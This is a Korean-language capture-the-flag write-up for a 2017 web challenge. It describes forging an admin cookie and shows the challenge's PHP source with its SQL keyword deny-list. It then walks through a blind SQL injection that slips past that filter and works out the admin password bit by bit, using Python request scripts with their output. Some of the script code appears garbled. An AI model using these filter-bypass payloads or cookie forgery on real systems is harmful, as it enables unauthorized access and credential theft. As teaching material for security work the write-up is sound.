


2017\_SSG\_CTF


(web 250)noitcejni 풀이

작성자: intadd

## 1. 시작 화면



회원 가입을 한 후에 로그인을 합니다.



/index/contact.php로 이동합니다.

A screenshot of the contact form and message box. The top section is titled 'SEND MESSAGE' and contains two input fields: 'RECEIVE ID : ' and 'MESSAGE : '. Below these fields is a 'submit' button. The bottom section is titled 'MESSAGE BOX' and contains a table with three columns: 'sender', 'message', and 'receiver'. The table is currently empty.

위처럼 message를 보낼 수 있고 자신에게 온 메시지를 확인할 수 있습니다.

SEND MESSAGE

RECEIVE ID :


MESSAGE :

submit

위처럼 메시지를 보내면 아래 그림과 같이 메시지가 출력 됩니다.

MESSAGE BOX		
sender	message	receiver
intadd	hi intadd	intadd

쿠키를 확인해 보면 아래와 같이 base64로 암호화된 쿠키가 존재함을 알 수 있습니다.



처음에 확인했던 base64로 암호화된 쿠키(user)를 디코드 해보면 자신의 id(intadd)가 hex로 출력 됩니다.


admin(hex)으로 변경 후 base64로 다시 암호화 하여 쿠키에 저장합니다.

그러면 아래와 같이 admin에게 수신된 메시지를 확인 할 수 있습니다.

MESSAGE BOX		
sender	message	receiver
intadd	567be90b9c983262ee3c53aca0366a78/admin.php	admin

url이 나오는데 이 url을 들어가면 문제 페이지가 나옵니다.

아래는 문제 페이지 입니다.



(source를 통해 php 코드를 확인합니다.)

```

session_start();
if(!isset($_SESSION['user_session'])) {
    //session id check
    header('Location: ../main.php');
    exit(1);
}

if($_SESSION['user_session'] != 'admin') {
    include '../include/database.php';
    $stmt = $db->prepare('select * from user_info where id=:id');
    $stmt->bindParam('id', $_SESSION['user_session']);
    $stmt->execute();
    $check_session = $stmt->fetch(PDO::FETCH_ASSOC);

    if($check_session['visite'] < 99 or empty($check_session['id'])) {
        $stmt = $db->prepare('delete from user_info where id=:id');
        $stmt->bindParam('id', $_SESSION['user_session']);
        $stmt->execute();
        session_destroy();
        header('Location: ../Index/main.php');
        exit(1);
    }

    echo "your visite : ", $check_session['visite'], "<br>";
    echo "ok, here = <admin> <secure>";
    $stmt = $db->prepare('update user_info set visite=:visite where id=:id');
    $stmt->bindParam('id', $_SESSION['user_session']);
    $stmt->bindParam('visite', $check_session['visite']);
    $stmt->execute();
}

```

```

13  if($_SESSION['user_session'] !== 'admin') {
14
15      include("../include/database.php");
16      $stmt=$dbh->prepare('select * from user_info where id=:id');
17      $stmt->bindParam(':id',$_SESSION['user_session']);
18      $stmt->execute();
19      $check_session = $stmt->fetch(PDO::FETCH_ASSOC);
20
21
22      if($check_session['visit'] > 100 or (empty ($check_session['id'])) ) {
23          $stmtt=$dbh->prepare('delete from user_info where id=:id');
24          $stmtt->bindParam(':id',$_SESSION['user_session']);
25          $stmtt->execute();
26          session_destroy();
27          header("location:../index/join.php");
28          exit(1);
29      }
30  }

```

13행 일반 유저가 들어가게 될 if 문 입니다 즉 SESSION이 admin이 아닐 경우 입니다.

15행 Include를 통하여 database에 접근을 합니다.

16~19행 session 정보를 db에서 조회 한 후에 그에 대한 정보를 \$check\_session에 저장합니다.

22행 DB에 조회된 아이디가 없거나, 방문횟수 (visit)가 100 초과 때 해당하는 if문입니다.

해당 계정을 삭제하고, 세션을 없앤 후 join 페이지로 이동시킵니다.

28g행 exit(1);명령을 통해 아래의 소스코드를 실행시키지 않고 종료합니다..

이를 통해 해당 페이지를 접속 할 수 있는 횟수가 제한 된다는 것을 알 수 있습니다.

```

31  echo "your visite : ". $check_session['visit']."<br>";
32
33  echo "<a href='../admin.txt'>source</a>";
34  $visit=$check_session['visit']+1;
35  $stmtt=$dbh->prepare('update user_info set visit=:visit where id=:id');
36  $stmtt->bindParam(':id',$_SESSION['user_session']);
37  $stmtt->bindParam(':visit',$visit);
38  $stmtt->execute();
39
40  $id=$_POST['id'];
41  $pw=$_POST['pw'];
42  $email=$_POST['email'];
43  $name=$_POST['name'];
44  $root_key=$_POST['root_key'];
45  if(strlen($id) > 4 || strlen($name) > 31 || strlen($email) > 32 || strlen($pw) > 33 || strlen($root_key) > 29 ){
46      exit("too long");
47  }
48

```

31행 일반 유저가 페이지에 몇 번 접속 했는지를 출력해줍니다.

34~38행 페이지에 접속 했으므로, update 쿼리를 이용하여 visit를 +1 해줍니다.

```

50 $patten_zero="/ascii|'|\"|hex|bin|bit|char|concat|set|field|find|insert|like|lpad|lo|mid|pos|ote|eat|replace|right|instr|
   r|hour|space|str|trim|case|un|up|abs|add|int|now|point|sha|ceil|cos|cot|crc|deg|div|exp|LN|log|mod|oct|pi|pow|sign|sin|s
   qrt|tan|between|and|or|coer|mult|to|date|day|line|time|md5|cur|compress|geo|coalesce|>|<|=|not|true|false|is|less|string
   |inet|sleep|benchmark|limit|sub|union|st|by|having|database|version|0|-|_|B/i";
51
52 $patten_one="/ascii|'|\"|bin|bit|char|concat|set|field|find|insert|like|lpad|lo|mid|pos|ote|eat|replace|right|instr|hou
   r|space|str|trim|case|un|up|abs|add|int|now|point|sha|ceil|cos|cot|crc|deg|div|exp|LN|log|mod|oct|pi|pow|sign|sin|sqrt|t
   an|between|~|\\^|and|or|coer|mult|to|date|day|line|time|md5|cur|compress|geo|coalesce|NULL|>|<|=|not|true|false|is|less|s
   tring|inet|sleep|benchmark|limit|sub|union|st|by|having|database|version|0|-|_|B/i";
53
54 $patten_two="/ascii|'|\"|hex|bin|bit|char|concat|set|field|find|insert|like|lpad|lo|mid|pos|ote|eat|replace|right|instr|hou
   ur|space|str|trim|case|un|up|abs|add|int|now|point|sha|ceil|cos|cot|crc|deg|div|exp|LN|log|mod|oct|pi|pow|sign|sin|sqrt|
   tan|between|~|\\^|and|or|coer|mult|to|date|day|line|time|md5|cur|compress|geo|coalesce|NULL|>|<|=|not|true|false|is|less|
   string|inet|sleep|benchmark|limit|sub|union|st|by|having|database|version|0|-|_|B/i";
55
56
57     if(preg_match($patten_zero,$id)){
58         exit("ID FILTER");
59     }
60     if(preg_match($patten_zero,$email)){
61         exit("EMAIL FILTER");
62     }
63     if(preg_match($patten_zero,$root_key)){
64         exit("ROOT_KEY FILTER");
65     }
66
67     if(preg_match($patten_two,$pw)){
68         exit("PW FILTER");
69     }
70     if(preg_match($patten_one,$name)){
71         exit("NAME FILTER");
72     }
73

```

50~54행

patten\_zero, one, two 이렇게 3가지의 필터가 존재합니다. 차이점은 pattern\_two(pw 인자 값 필터)는 "를 사용 할 수 있습니다. patten\_one(name 인자 값 필터)는 hex()를 사용 할 수 있다는 것을 알 수 있습니다. 또한 기본적으로 사용되는 함수와 워 게임에서 많이 사용하는 우회 함수들을 필터링 해놨습니다.

```

74     $querys="select id from user_info where id= '$id' and pw='$pw' and name='$name' and email= '$email' and root_key='$
   root_key' ";
75
76     $result = mysqli_query($my_db, $querys);
77
78     if($row = mysqli_fetch_array($result)){
79
80         echo "!!".$row[id]."!";
81     }
82
83 }
84
85 else {
86
87     echo "flag is ";
88
89 }
90 }
91
92 ?>

```

74행 은 query문 의 형태입니다.

76행은 sql injection이 가능한 mysqli\_query함수를 사용하여 쿼리가 직접적으로 db에 들어갑니다.

78행 쿼리를 db에 입력한 후 결과값을 \$row 변수에 저장합니다. 값의 id를 출력해줍니다.

그 후에 else문을 통하여 flag를 출력합니다. (즉 admin session으로 로그인 하면 flag를 준다는 의

미입니다.)

## 페이로드 및 설명

일단 admin의 비밀번호를 찾아야 한다는 것을 쉽게 유추할 수 있습니다.

(session으로 판단하기 때문)

Blind sql injection을 통해서 admin의 비밀 번호를 찾을 것 입니다.

일단 sql injection이 되는 것을 확인하기 위해 짧은 쿼리를 입력 합니다.

그렇기 위해서는 **id를 감싸고 있는 싱글 쿼터를 우회 해야합니다. w문자를 이용하여 id를 감싸고 있는 싱글 쿼터를 문자 행태로 바꿉니다.**

그후 or id = 'admin' # 의 형태를 pw에 입력해야만 admin을 출력해 줄 것입니다.

필터링을 우회한다면 || id IN ("admin") #가 될 것입니다.

쿼리 예시 **id='w' and pw='|| id IN ("admin")# '**



위의 그림처럼 쿼리의 해석 값이 admin인 것을 확인 할 수 있습니다. (!!admin!!) 이를 통해서 실제로 sql injection을 수행 할 수 있음이 확인 됩니다.


(실제 post 방식이지만, 설명을 위해 get 방식으로 풀어 쓰겠습니다 양해 부탁드립니다.)

첫 번째로 알아 내야 하는 것은 **pw의 길이**입니다.

```
/admin.php?id=W&pw=|| id IN ("admin" && /*&name= */length(pw) IN (1)#
```

위의 행태를 통해서 length(pw)를 확인 할 수 있습니다.

IN(12)이 되었을 때



your visite : 12  
source!!admin!!

위와 같이 출력 됩니다. 근데 여기서 실제 pw의 길이는 12글자가 아닙니다.

16비트가 넘는 문자가 입력되면 length함수에서 2로 표시합니다(24비트 일 때 3) 그러므로 한 글자씩 length를 비교하면 실제 문자의 길이를 알아 내어야 합니다.

그렇기 위에서는 **pw 중 하나만 추출하는 작업이 필요합니다.**

필터를 보면 그를 위해 필요한 함수들은 대부분 필터링이 되어있습니다.

substr, right 혹은 1글자씩 추출하는 함수들이 필터링이 되어있습니다. 이것은 left(right(pw,1),1)의 함수를 약간 변형하여 우회 할 수 있습니다.

right가 필터링이 걸려 있으므로 **left(reverse(left(pw,1)),1)**을 통해서 left, right 함수와 동일한 기능을 수행 할 수 있습니다. (약간 다르지만 뒤에 나옵니다)

admin.php?

```
id=W&pw=|| id IN ("admin")&& /*&name= */length(left(reverse(/*&email= */left(pw,1)),1)) IN (1)#
```

(&& → and 우회, /\* → mysql 주석을 이용하여 정상 쿼리문 제거, length()로 pw에서 추출한 1글자를 비교, 비교 연산자(=, like)는 IN을 통해서 우회)



(pw의 하나의 글자당 길이를 추출하는 query 문)

```
1 import requests
2
3
4 cookies={'PHPSESSID':"1n31o1gmj4sg6hrrq1m48alu00"}
5 url= "http://35.185.166.136/567be90b9c983262ee3c53aca0366a78/admin.php"
6 a=""
7
8 b="|| id IN (\"admin\") && /*"
9
10 c= "*/length(left(reverse(/*"
11 e=""
12
13 for i in range (1,15):
14     for j in range(1,4):
15         d='*/left(pw,'+str(i)+''),1)) IN ('+str(j)+'')#'
16         data={"id":a,"pw":b,"name":c,"email":d,"root_key":e}
17
18         res=requests.post(url,data=data,cookies=cookies)
19
20         if((res.text).find("!!admin!!")>0):
21             print (str(i)+"pw length =" +str(j))
22             break
```

```
root@ubuntu:~/test_ssg# python3 a.py
1pw length =3
2pw length =1
3pw length =1
4pw length =2
5pw length =2
6pw length =1
7pw length =1
8pw length =1
9pw length =1
11pw length =1
12pw length =1
13pw length =1
14pw length =1
```

10은 0이 필터링 걸려 있기 때문이에 확인 할 수 없습니다.

11,12,13,14,15,16 다 1 일 것입니다. (이유는 left함수를 이용해서 입니다. 아래 설명)

지금까지 나온 pw의 한 글자의 개수를 나타내는 숫자를 나열하면 31122111111111입니다

length의 길이가 12이므로 실질적은 길이는 31122111(합 12)이 되고 8글자 라는 것을 알 수 있습니다.

반복 되는 1은 left(reverse(left(pw,1)),1)가 기존 pw의 길이를 초과 했을 때 마지막 글자가 반복되는 것이기 때문에 그렇습니다.

Ex) left(reverse(left("ABCDE",5)),1)는 E

left(reverse(left("ABCDE",6)),1)도 E

또한 비트 수로 따졌을 때 24,8,8,16,16,8,8,8비트 라는 것을 유추 할 수 있습니다.

위를 토대로 admin의 passwd를 알아냅니다.

1. 쿼리를 날릴 수 있는 횟수가 한정적입니다.

효과적인 방법으로 admin pw를 알아내야 합니다.

Efficient Blind SQL Injection을 활용하여 쿼리의 횟수를 줄입니다.

Admin의 pw를 2진수로 변환하여 문제를 풀어야 합니다.

필터를 우회 해야 하는 것들을 정리해 보면

bin 의 경우 hex() 함수와 conv()함수로 우회 할 수 있습니다.

Hex() 입력이 가능한 파라미터에 입력합니다.

pw를 hex()로 변경 후 conv()함수를 통해 2진수로 바꾸어 줍니다.

Ex) **conv(hex(pw),16,2)**

한 문자 추출 우회

**left(reverse(left(pw,1)),1)**

lpad 우회

**rpad(reverse(pw),8,2)**

lpad를 2진수로 변환 할 때의 사용은 나머지 채울 수를 0으로 합니다. 하지만 0이 필터링 되어 있으므로 비교 할 수 없습니다. 이를 막기 위해 0과 1이 아닌 아무 수로 채워 줍니다(페이로드에 서는 2).

이전에 비트 수를 찾은 24,8,8,16,16,8,8,8를 이용하여 맞는 쿼리를 제작 합니다.

**최종 쿼리**

8비트 일 때

**left(reverse(left(rpad(reverse(conv(hex(left(reverse(left(pw,1)),1)),16,2)),8,2),1)),1)**

16비트 일 때

```
left(reverse(left(rpad(reverse(conv(hex(left(reverse(left(pw,1)),1)),16,2)),16,2),1)),1)
```

24비트 일 때

```
left(reverse(left(rpad(reverse(conv(hex(left(reverse(left(pw,1)),1)),16,2)),24,2),1)),1)
```

중간에 (rpad를 위하여)reverse를 했기 때문에 2진수를 반대로 해석 해야합니다.

이를 편하게 보기 위해 페이로드 소스코드에서도 [::-1]를 했습니다.

하지만 0(혹은 0을 추출 할 수 있는 함수들)이 필터링 되어 있으므로 2진수로 바꾼 pw 중 10,20,30 등이 나오는 비트 수는 확인 할 수 없습니다.

이런 확인 불가능한 bit는 4번째 글자 중 10번째 bit, 5번째 글자 중 10번째 bit, 1번째 글자 중 10,20,30 번째 비트 입니다.

$2^4=16$ 번 경우의 수를 대입하면 해결 할 수 있겠지만. Hint를 통해 해당하는 bit를 알려주었습니다.

```
hint : 1[13]!=1 1[4]!=0 4[6]!=0 5[6]!=0
```

```

import requests

cookies={'PHPSESSID':"06p41u34qrpucvgig8bm12ah0"}

url= "http://35.187.213.245/567be90b9c983262ee3c53aca0366a78/admin.php"

passwd=""

for j in range(1,9):
    for i in range (1,25):
        if(j==1):
            data={"id":"\\","pw":"||id IN(\\admin\\)&&left(reverse(/*", "name":*/left(rpad(reverse(conv(hex(/*", "email":*/left(reverse(left(pw,"
+str(j)+")),1))/", "root_key":*/(,16,2)),24,2), "+str(i)+")),1)IN(1)#"}

            elif(j==4 or j==5):
                data={"id":"\\","pw":"||id IN(\\admin\\)&&left(reverse(/*", "name":*/left(rpad(reverse(conv(hex(/*", "email":*/left(reverse(left(pw,"
+str(j)+")),1))/", "root_key":*/(,16,2)),16,2), "+str(i)+")),1)IN(1)#"}
                if(i==17):
                    break

            else :

                data={"id":"\\","pw":"||id IN(\\admin\\)&&left(reverse(/*", "name":*/left(rpad(reverse(conv(hex(/*", "email":*/left(reverse(left(pw,"
+str(j)+")),1))/", "root_key":*/(,16,2)),8,2), "+str(i)+")),1)IN(1)#"}

                if(i==9):
                    break

            res=requests.post(url,data=data,cookies=cookies)
            if((res.text).find("!!admin!!")==-1):
                passwd+="0"
            else:
                passwd+="1"

        passwd=passwd[:-1]
        if(j==1):
            #hint use
            print (str(j)+"passwd : "+passwd[:4]+"1"+passwd[5:13]+"0"+passwd[14:])
            passwd=""
            continue

        if(j==4 or j==5):
            #hint use
            print (str(j)+"passwd : "+passwd[:6]+"1"+passwd[7:])
            passwd=""
            continue

    print (str(j)+"passwd : "+passwd)
    passwd=""

```

```
root@ubuntu:~/ssg_payload# python3 test.py
1passwd : 111010111011000010110000
2passwd : 01111011
3passwd : 00101011
4passwd : 1101101110110000
5passwd : 1101101110111011
6passwd : 01011011
7passwd : 00111011
8passwd : 01001011
root@ubuntu:~/ssg_payload#
```

<https://sites.google.com/site/nathanlexwww/tools/utf8-convert>

위 사이트를 이용해서 바이너리를 utf8 char형으로 바꾸어줍니다.

비밀번호를 입력하여 admin 계정으로 로그인 하면 아래와 같이 flag가 출력 됩니다.

